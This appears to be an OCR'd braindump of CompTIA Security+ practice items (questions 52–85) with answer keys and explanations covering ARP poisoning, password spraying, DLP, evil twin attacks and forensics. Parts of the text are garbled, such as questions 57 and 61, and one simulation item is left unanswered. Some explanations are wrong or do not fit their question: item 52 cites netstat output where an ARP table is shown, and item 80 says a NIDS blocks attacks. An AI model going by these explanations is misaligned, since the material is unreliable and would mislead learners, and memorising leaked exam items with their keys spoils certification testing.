
Answer: C (LEAVE A REPLY)

An agentless monitor is the best method to monitor network operations because it does not require any software or agents to be installed on the devices being monitored, making it less intrusive and less likely to disrupt network operations. This method can monitor various aspects of network operations, such as traffic, performance, and security.

CompTIA Security+ Study Guide, Sixth Edition (SY0-601), Chapter 4: Attacks, Threats, and Vulnerabilities, Monitoring and Detection Techniques, pg. 167-170.

NEW QUESTION: 52

A security analyst has received several reports of an issue on an internal web application. Users state they are having to provide their credentials twice to log in. The analyst checks with the application team and notes this is not an expected behavior. After looking at several logs, the analyst decides to run some commands on the gateway and obtains the following output:



Internet address	Physical address	Type
192.168.1.1	ff-ec-ab-00-aa-78	dynamic
192.168.1.5	ff-00-5e-48-00-fb	dynamic
192.168.1.8	00-0c-29-1a-e7-fa	dynamic
192.168.1.10	fc-41-5e-48-00-ff	dynamic
224.215.54.47	fc-00-5e-48-00-fb	static

Which of the following BEST describes the attack the company is experiencing?

A. MAC flooding

B. URL redirection

C. ARP poisoning

D. DNS hijacking

Answer: (SHOW ANSWER)

The output of the "netstat -ano" command shows that there are two connections to the same IP address and port number. This indicates that there are two active sessions between the client and server.
The issue of users having to provide their credentials twice to log in is known as a double login prompt issue. This issue can occur due to various reasons such as incorrect configuration of authentication settings, incorrect configuration of web server settings, or issues with the client's browser.
Based on the output of the "netstat -ano" command, it is difficult to determine the exact cause of the issue. However, it is possible that an attacker is intercepting traffic between the client and server and stealing user credentials. This type of attack is known as C. ARP poisoning.
ARP poisoning is a type of attack where an attacker sends fake ARP messages to associate their MAC address with the IP address of another device on the network. This allows them to intercept traffic between the two devices and steal sensitive information such as user credentials.


NEW QUESTION: 53
A security analyst reviews a company's authentication logs and notices multiple authentication failures. The authentication failures are from different usernames that share the same source IP address. Which of the password attacks is MOST likely happening?
A. Dictionary
B. Rainbow table
C. Spraying
D. Brute-force
Answer: C (LEAVE A REPLY)
Detailed Password spraying is an attack where an attacker tries a small number of commonly used passwords against a large number of usernames. The goal of password spraying is to avoid detection by avoiding too many failed login attempts for any one user account. The fact that different usernames are being attacked from the same IP address is a strong indication that a password spraying attack is underway.

NEW QUESTION: 54
During a recent cybersecurity audit, the auditors pointed out various types of vulnerabilities in the production are a. The production area hardware runs applications that are critical to production Which of the following describes what the company should do first to lower the risk to the Production the hardware.
A. Back up the hardware.
B. Apply patches.
C. Install an antivirus solution.
D. Add a banner page to the hardware.
Answer: B (LEAVE A REPLY)
Applying patches is the first step to lower the risk to the production hardware, as patches are updates that fix vulnerabilities or bugs in the software or firmware. Patches can prevent attackers


from exploiting known vulnerabilities and compromising the production hardware. Applying patches should be done regularly and in a timely manner, following a patch management policy and process. Reference: 1 CompTIA Security+ Certification Exam Objectives, page 9, Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2 CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0: Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/patch-management-best-practices

NEW QUESTION: 55
Which of the following should customers who are involved with UI developer agreements be concerned with when considering the use of these products on highly sensitive projects?
A. Weak configurations
B. Integration activities
C. Unsecure user accounts
D. Outsourced code development
Answer: A (LEAVE A REPLY)
Customers who are involved with UI developer agreements should be concerned with weak configurations when considering the use of these products on highly sensitive projects. Weak configurations can lead to security vulnerabilities, which can be exploited by malicious actors. It is important to ensure that all configurations are secure and up-to-date in order to protect sensitive data. Source: UL

NEW QUESTION: 56
You received the output of a recent vulnerability assessment.
Review the assessment and scan output and determine the appropriate remedialion(s} 'or each dewce.
Remediation options may be selected multiple times, and some devices may require more than one remediation.
If at any time you would like to biing bade the initial state ot the simulation, please dick me Reset All button.


CORPORATE NETWORK
Client 10
192.168.1.10
Client 11
192.168.1.11
Select Remediation
Update antivirus signatures
Update cipher suite
Generate new CSR
Install OS security update
Change default password
Patch application
Uninstall unneeded applications
PERIMETER NETWORK
Web Server
10.25.20.20
SERVER NETWORK
Domain Controller
172.27.0.25
Database Server
172.27.0.30
freepdfdumps.com
CompTIA

Answer:



NEW QUESTION: 57
Which of the following security design features can an development team to analyze the deletion eoting Of data sets the copy?

A. Code reuse

B. Version control

C. Continunus

D. Stored procedures

Answer: B (LEAVE A REPLY)

NEW QUESTION: 58
A company is focused on reducing risks from removable media threats. Due to certain primary applications, removable media cannot be entirely prohibited at this time. Which of the following best describes the company's approach?
A. Compensating controls
B. Directive control
C. Mitigating controls
D. Physical security controls
Answer: C (LEAVE A REPLY)
Mitigating controls are designed to reduce the impact or severity of an event that has occurred or is likely to occur. They do not prevent or detect the event, but rather limit the damage or consequences of it. For example, a backup system is a mitigating control that can help restore data after a loss or corruption.
In this case, the company is focused on reducing risks from removable media threats, which are threats that can compromise data security, introduce malware infections, or cause media failure123. Removable media threats can be used to bypass network defenses and target industrial/OT environments2. The company cannot prohibit removable media entirely because of certain primary applications that require them, so it implements mitigating controls to lessen the potential harm from these threats.
Some examples of mitigating controls for removable media threats are:
Encrypting data on removable media
Scanning removable media for malware before use
Restricting access to removable media ports
Implementing policies and procedures for removable media usage and disposal Educating users on the risks and best practices of removable media

NEW QUESTION: 59
A company needs to enhance Its ability to maintain a scalable cloud Infrastructure. The Infrastructure needs to handle the unpredictable loads on the company's web application. Which of the following cloud concepts would BEST these requirements?
A. SaaS
B. VDI
C. Containers
D. Microservices
Answer: C (LEAVE A REPLY)
Containers are a type of virtualization technology that allow applications to run in a secure, isolated environment on a single host. They can be quickly scaled up or down as needed, making them an ideal solution for unpredictable loads. Additionally, containers are designed to be lightweight and portable, so they can easily be moved from one host to another. Reference: CompTIA Security+ Sy0-601 official Text book, page 863.

NEW QUESTION: 60
After a hardware incident, an unplanned emergency maintenance activity was conducted to rectify the issue. Multiple alerts were generated on the SIEM during this period of time. Which of the following BEST explains what happened?
A. The unexpected traffic correlated against multiple rules, generating multiple alerts.
B. Multiple alerts were generated due to an attack occurring at the same time.
C. An error in the correlation rules triggered multiple alerts.
D. The SIEM was unable to correlate the rules, triggering the alerts.
Answer: A (LEAVE A REPLY)
Multiple alerts were generated on the SIEM during the emergency maintenance activity due to unexpected traffic correlated against multiple rules. The SIEM generates alerts when it detects an event that matches a rule in its rulebase. If the event matches multiple rules, the SIEM will generate multiple alerts.

NEW QUESTION: 61
An employee's laptop was stolen last month. This morning, the was returned by the A cyberrsecurity analyst retrieved laptop and has since cybersecurity incident checklist Four incident handlers are responsible for executing the checklist. Which of the following best describes the process for evidence collection assurance?
A. Time stamp
B. Chain of custody
C. Admissibility
D. Legal hold
Answer: (SHOW ANSWER)
Chain of custody is a process that documents the chronological and logical sequence of custody, control, transfer, analysis, and disposition of materials, including physical or electronic evidence. Chain of custody is important to ensure the integrity and admissibility of evidence in legal proceedings. Chain of custody can help evidence collection assurance by providing proof that the evidence has been handled properly and has not been tampered with or contaminated.

NEW QUESTION: 62

The help desk has received calls from users in multiple locations who are unable to access core network services The network team has identified and turned off the network switches using remote commands. Which of the following actions should the network team take NEXT?

A. Disconnect all external network connections from the firewall

B. Send response teams to the network switch locations to perform updates

C. Turn on all the network switches by using the centralized management software

D. Initiate the organization's incident response plan.

Answer: (SHOW ANSWER)

An incident response plan is a set of procedures and guidelines that defines how an organization should respond to a security incident. An incident response plan typically includes the following phases: preparation, identification, containment, eradication, recovery, and lessons learned.

If the help desk has received calls from users in multiple locations who are unable to access core network services, it could indicate that a network outage or a denial-of-service attack has occurred. The network team has identified and turned off the network switches using remote commands, which could be a containment measure to isolate the affected devices and prevent further damage.

The next action that the network team should take is to initiate the organization's incident response plan, which would involve notifying the appropriate stakeholders, such as management, security team, legal team, etc., and following the predefined steps to investigate, analyze, document, and resolve the incident.

The other options are not correct because:

1. Disconnect all external network connections from the firewall. This could be another containment measure to prevent external attackers from accessing the network, but it would also disrupt legitimate network traffic and services. This action should be taken only if it is part of the incident response plan and after notifying the relevant parties.

2. Send response teams to the network switch locations to perform updates. This could be a recovery measure to restore normal network operations and apply patches or updates to prevent future incidents, but it should be done only after the incident has been properly identified, contained, and eradicated.

3. Turn on all the network switches by using the centralized management software. This could be a recovery measure to restore normal network operations, but it should be done only after the incident has been properly identified, contained, and eradicated.

According to CompTIA Security+ SY0-601 Exam Objectives 1.5 Given a scenario, analyze indicators of compromise and determine the type of malware:

"An incident response plan is a set of procedures and guidelines that defines how an organization should respond to a security incident. An incident response plan typically includes the following phases: preparation, identification, containment, eradication, recovery, and lessons learned."

NEW QUESTION: 63

A security analyst is investigating a report from a penetration test. During the penetration test, consultants were able to download sensitive data from a back-end server. The back-end server

was exposing an API that should have only been available from the companVs mobile application. After reviewing the back-end server logs, the security analyst finds the following entries

```
10.35.45.53 - - [22/May/2020:06:57:31 +0100] "GET /api/cliend_id=1 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.26.5"
10.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /api/cliend_id=2 HTTP/1.1" 403 1705 "http://www.example.com/api/" "PostmanRuntime/7.22.0"
10.32.40.13 - - [22/May/2020:08:08:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 302 21703 "http://www.example.com/api/" "CompanyMobileApp/1.1.1"
10.32.40.25 - - [22/May/2020:08:13:52 +0100] "GET /api/cliend_id=1 HTTP/1.1" 200 21703 "http://www.example.com/api/" "CompanyMobileApp/2.3.1"
10.35.45.53 - - [22/May/2020:08:20:18 +0100] "GET /api/cliend_id=2 HTTP/1.1" 200 22405 "http://www.example.com/api/" "CompanyMobileApp/2.3.0"
```

Which of the following is the most likely cause of the security control bypass?

A. IP address allow list

B. user-agent spoofing

C. WAF bypass

D. Referrer manipulation

Answer: B (LEAVE A REPLY)

User-agent spoofing is a technique that allows an attacker to modify the user-agent header of an HTTP request to impersonate another browser or device12. User-agent spoofing can be used to bypass security controls that rely on user-agent filtering or validation12. In this case, the attacker spoofed the user-agent header to match the company's mobile application, which was allowed to access the back-end server's API2.

NEW QUESTION: 64

A company has discovered unauthorized devices are using its WiFi network, and it wants to harden the access point to improve security. Which f the following configuration should an analysis enable To improve security? (Select TWO.)

A. RADIUS

B. PEAP

C. WPS

D. WEP-EKIP

E. SSL

F. WPA2-PSK

Answer: A,F (LEAVE A REPLY)

To improve the security of the WiFi network and prevent unauthorized devices from accessing the network, the configuration options of RADIUS and WPA2-PSK should be enabled. RADIUS (Remote Authentication Dial-In User Service) is an authentication protocol that can be used to control access to the WiFi network. It can provide stronger authentication and authorization than WEP and WPA. WPA2-PSK (WiFi Protected Access 2 with Pre-Shared Key) is a security protocol that uses stronger encryption than WEP and WPA. It requires a pre-shared key (PSK) to be entered on each device that wants to access the network. This helps prevent unauthorized devices from accessing the network.

NEW QUESTION: 65

An organization would like to remediate the risk associated with its cloud service provider not meeting its advertised 99.999% availability metrics. Which of the following should the organization consult for the exact requirements for the cloud provider?

A. SLA

B. BPA

C. NDA

D. MOU

Answer: A (LEAVE A REPLY)

The Service Level Agreement (SLA) is a contract between the cloud service provider and the organization that stipulates the exact requirements for the cloud provider. It outlines the level of service that the provider must deliver, including the minimum uptime percentage, support response times, and the remedies and penalties for failing to meet the agreed-upon service levels.

NEW QUESTION: 66

A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?

A. A reverse proxy

B. A decryption certificate

C. A spill-tunnel VPN

D. Load-balanced servers

Answer: (SHOW ANSWER)

A Web Application Firewall (WAF) is a security solution that protects web applications from various types of attacks such as SQL injection, cross-site scripting (XSS), and others. It is typically deployed in front of web servers to inspect incoming traffic and filter out malicious requests.

To protect the company's website from malicious web requests over SSL, a decryption certificate is needed to decrypt the SSL traffic before it reaches the WAF. This allows the WAF to inspect the traffic and filter out malicious requests.

NEW QUESTION: 67

An organization discovered a disgruntled employee exfiltrated a large amount of PII data by uploading files Which of the following controls should the organization consider to mitigate this risk?

A. EDR

B. Firewall

C. HIPS

D. DLP

Answer: D (LEAVE A REPLY)

DLP stands for data loss prevention, which is a set of tools and processes that aim to prevent unauthorized access, use, or transfer of sensitive data. DLP can help mitigate the risk of data

exfiltration by disgruntled employees or external attackers by monitoring and controlling data flows across endpoints, networks, and cloud services. DLP can also detect and block attempts to copy, print, email, upload, or download sensitive data based on predefined policies and rules.

NEW QUESTION: 68
Which of the technologies is used to actively monitor for specific file types being transmitted on the network?
A. File integrity monitoring
B. Honeynets
C. Tcpreplay
D. Data loss prevention
Answer: D (LEAVE A REPLY)
Data loss prevention (DLP) is a technology used to actively monitor for specific file types being transmitted on the network. DLP solutions can prevent the unauthorized transfer of sensitive information, such as credit card numbers and social security numbers, by monitoring data in motion.

NEW QUESTION: 69
The Chief Information Security Officer wants to pilot a new adaptive, user-based authentication method. The concept Includes granting logical access based on physical location and proximity. Which of the following Is the BEST solution for the pilot?
A. Geofencing
B. Self-sovereign identification
C. PKI certificates
D. SSO
Answer: (SHOW ANSWER)
Geofencing is a location-based technology that allows an organization to define and enforce logical access control policies based on physical location and proximity. Geofencing can be used to grant or restrict access to systems, data, or facilities based on an individual's location, and it can be integrated into a user's device or the infrastructure. This makes it a suitable solution for the pilot project to test the adaptive, user-based authentication method that includes granting logical access based on physical location and proximity.

NEW QUESTION: 70
A security analyst reports a company policy violation in a case in which a large amount of sensitive data is being downloaded after hours from various mobile devices to an external site. Upon further investigation, the analyst notices that successful login attempts are being conducted with impossible travel times during the same time periods when the unauthorized downloads are occurring. The analyst also discovers a couple of WAPs are using the same SSID, but they have non-standard DHCP configurations and an overlapping channel. Which of the following attacks is being conducted?

A. Evil twin
B. Jamming
C. DNS poisoning
D. Bluesnarfing
E. DDoS
Answer: A (LEAVE A REPLY)
The attack being conducted is an Evil twin attack. An Evil twin attack involves creating a rogue wireless access point (WAP) with the same Service Set Identifier (SSID) as a legitimate WAP to trick users into connecting to it. Once connected, the attacker can intercept traffic or steal login credentials. The successful login attempts with impossible travel times suggest that an attacker is using a stolen or compromised credential to access the external site to which the sensitive data is being downloaded. The non-standard DHCP configurations and overlapping channels of the WAPs suggest that the attacker is using a rogue WAP to intercept traffic. Reference: CompTIA Security+ Certification Exam Objectives, Exam Domain 1.0: Attacks, Threats, and Vulnerabilities, 1.4 Compare and contrast types of attacks, p. 8

NEW QUESTION: 71
A digital forensics team at a large company is investigating a case in which malicious code was downloaded over an HTTPS connection and was running in memory, but was never committed to disk. Which of the following techniques should the team use to obtain a sample of the malware binary?
A. pcap reassembly
B. SSD snapshot
C. Image volatile memory
D. Extract from checksums
Answer: C (LEAVE A REPLY)
The best technique for the digital forensics team to use to obtain a sample of the malware binary is to image volatile memory. Volatile memory imaging is a process of collecting a snapshot of the contents of a computer's RAM, which can include active malware programs. According to the CompTIA Security+ SY0-601 Official Text Book, volatile memory imaging can be used to capture active malware programs that are running in memory, but have not yet been committed to disk. This technique is especially useful in cases where the malware is designed to self-destruct or erase itself from the disk after execution.

NEW QUESTION: 72
A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?
A. MDM
B. RFID
C. DLR

D. SIEM

Answer: A (LEAVE A REPLY)

MDM stands for Mobile Device Management, which is a solution that can be used to manage and secure personal devices that access company data. MDM can enforce policies and rules, such as password protection, encryption, remote wipe, device lock, application control, and more. MDM can help a company enable BYOD (Bring Your Own Device) while protecting sensitive organizational information.

NEW QUESTION: 73

Which Of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to a entrance?

A. Visitor logs

B. Faraday cages

C. Access control vestibules

D. Motion detection sensors

Answer: (SHOW ANSWER)

Access control vestibules are physical security controls that consist of two sets of doors or gates that create a small enclosed space between them. Only one door or gate can be opened at a time, and only one person can enter or exit the vestibule at a time. Access control vestibules can prevent multiple people from using a unique card swipe and being admitted to a secure entrance, as they require each person to authenticate individually and prevent tailgating or piggybacking.

NEW QUESTION: 74

A security engineer needs to create a network segment that can be used for servers thal require connections from untrusted networks. Which of the following should the engineer implement?

A. An air gap

B. A hot site

C. A VUAN

D. A screened subnet

Answer: D (LEAVE A REPLY)

A screened subnet is a network segment that can be used for servers that require connections from untrusted networks. It is placed between two firewalls, with one firewall facing the untrusted network and the other facing the trusted network. This setup provides an additional layer of security by screening the traffic that flows between the two networks. Reference: CompTIA Security+ Certification Guide, Exam SY0-501

NEW QUESTION: 75

A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats. Which of the following should the security operations center implement?

A. theHarvester

B. Nessus
C. Cuckoo
D. Sn1per
Answer: C (LEAVE A REPLY)
Cuckoo is a sandbox that is specifically written to run programs inside and identify any malware. A sandbox is a virtualized environment that isolates the program from the rest of the system and monitors its behavior. Cuckoo can analyze files of various types, such as executables, documents, URLs, and more. Cuckoo can provide a report of the files' activity against known threats, such as network traffic, file operations, registry changes, API calls, and so on.
A security operations center can implement Cuckoo to execute files to test for malicious activity and generate a report of the analysis. Cuckoo can help the security operations center to detect and prevent malware infections, investigate incidents, and perform threat intelligence.

NEW QUESTION: 76
A security analyst is reviewing packet capture data from a compromised host On the In the packet capture. analyst locates packets that contain large of text, Which Of following is most likely installed on compromised host?
A. Keylogger
B. Spyware
C. Torjan
D. Ransomware
Answer: (SHOW ANSWER)
A keylogger is a type of malware that records the keystrokes of the user and sends them to a remote attacker. The attacker can use the keystrokes to steal the user's credentials, personal information, or other sensitive data. A keylogger can generate packets that contain large amounts of text, as the packet capture data shows.

NEW QUESTION: 77
Which of the following is a physical security control that ensures only the authorized user is present when gaining access to a secured area?
A. A biometric scanner
B. A smart card reader

C. APKItoken
D. A PIN pad
Answer: A (LEAVE A REPLY)
A biometric scanner uses physical characteristics such as fingerprints to identify an individual user. It is used to ensure that only the authorized user is present when gaining access to a secured area.

NEW QUESTION: 78
A company is implementing a new SIEM to log and send alerts whenever malicious activity is blocked by its antivirus and web content filters. Which of the following is the primary use case for this scenario?
A. Implementation of preventive controls
B. Implementation of detective controls
C. Implementation of deterrent controls
D. Implementation of corrective controls
Answer: B (LEAVE A REPLY)
A Security Information and Event Management (SIEM) system is a tool that collects and analyzes security-related data from various sources to detect and respond to security incidents. Reference: CompTIA Security+ Study Guide 601, Chapter 5

NEW QUESTION: 79
A contractor overhears a customer recite their credit card number during a confidential phone call. The credit card Information is later used for a fraudulent transaction. Which of the following social engineering techniques describes this scenario?
A. Shoulder surfing
B. Watering hole
C. Vishing
D. Tailgating
Answer: (SHOW ANSWER)
Shoulder surfing is a social engineering technique that involves looking over someone's shoulder to see what they are typing, writing, or viewing on their screen. It can be used to steal passwords, PINs, credit card numbers, or other sensitive information. In this scenario, the contractor used shoulder surfing to overhear the customer's credit card number during a phone call.

NEW QUESTION: 80
A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Select TWO).
A. HIDS
B. NIPS
C. HSM
D. WAF

E. NAC
F. NIDS
G. Stateless firewall
Answer: (SHOW ANSWER)
A WAF (Web Application Firewall) and NIDS (Network Intrusion Detection System) are both examples of Layer 7 security controls. A WAF can block attacks at the application layer (Layer 7) of the OSI model by filtering traffic to and from a web server. NIDS can also detect attacks at Layer 7 by monitoring network traffic for suspicious patterns and behaviors. Reference: CompTIA Security+ Study Guide, pages 94-95, 116-118

NEW QUESTION: 81
Which of the following in a forensic investigation should be priorities based on the order of volatility? (Select TWO).
A. Page files
B. Event logs
C. RAM
D. Cache
E. Stored files
F. HDD
Answer: C,D (LEAVE A REPLY)
In a forensic investigation, volatile data should be collected first, based on the order of volatility. RAM and Cache are examples of volatile data. Reference: CompTIA Security+ Study Guide 601, Chapter 11

NEW QUESTION: 82
A security analyst is investigating network issues between a workstation and a company server. The workstation and server occasionally experience service disruptions, and employees are forced to reconnect to the server. In addition, some reports indicate sensitive information is being leaked from the server to the public.
The workstation IP address is 192.168.1.103, and the server IP address is 192.168.1.101.
The analyst runs arp -a On a separate workstation and obtains the following results:

Which of the following is most likely occurring?
A. Evil twin attack

B. Domain hijacking attack
C. On-path attack
D. MAC flooding attack
Answer: C (LEAVE A REPLY)
An on-path attack is a type of attack where an attacker places themselves between two devices (such as a workstation and a server) and intercepts or modifies the communications between them. An on-path attacker can collect sensitive information, impersonate either device, or disrupt the service. In this scenario, the attacker is likely using an on-path attack to capture and alter the network traffic between the workstation and the server, causing service disruptions and data leakage.

NEW QUESTION: 83
A security administrator is integrating several segments onto a single network. One of the segments, which includes legacy devices, presents a significant amount of risk to the network. Which of the following would allow users to access to the legacy devices without compromising the security of the entire network?
A. NIDS
B. MAC filtering
C. Jump server
D. IPSec
E. NAT gateway
Answer: C (LEAVE A REPLY)
A jump server is a device that acts as an intermediary between users and other devices on a network. A jump server can provide a secure and controlled access point to the legacy devices without exposing them directly to the network. A jump server can also enforce authentication, authorization, logging, and auditing policies.

NEW QUESTION: 84
A dynamic application vulnerability scan identified code injection could be performed using a web form. Which of the following will be BEST remediation to prevent this vulnerability?
A. Implement input validations
B. Deploy MFA
C. Utilize a WAF
D. Configure HIPS
Answer: A (LEAVE A REPLY)
Implementing input validations will prevent code injection attacks by verifying the type and format of user input. Reference: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

NEW QUESTION: 85
A large bank with two geographically dispersed data centers Is concerned about major power disruptions at Both locations. Every day each location experiences very brief outages thai last (or

a few seconds. However, during the summer a high risk of intentional under-voltage events that could last up to an hour exists, particularly at one of the locations near an industrial smelter. Which of the following is the BEST solution to reduce the risk of data loss?

A. Dual supply

B. Generator

C. PDU

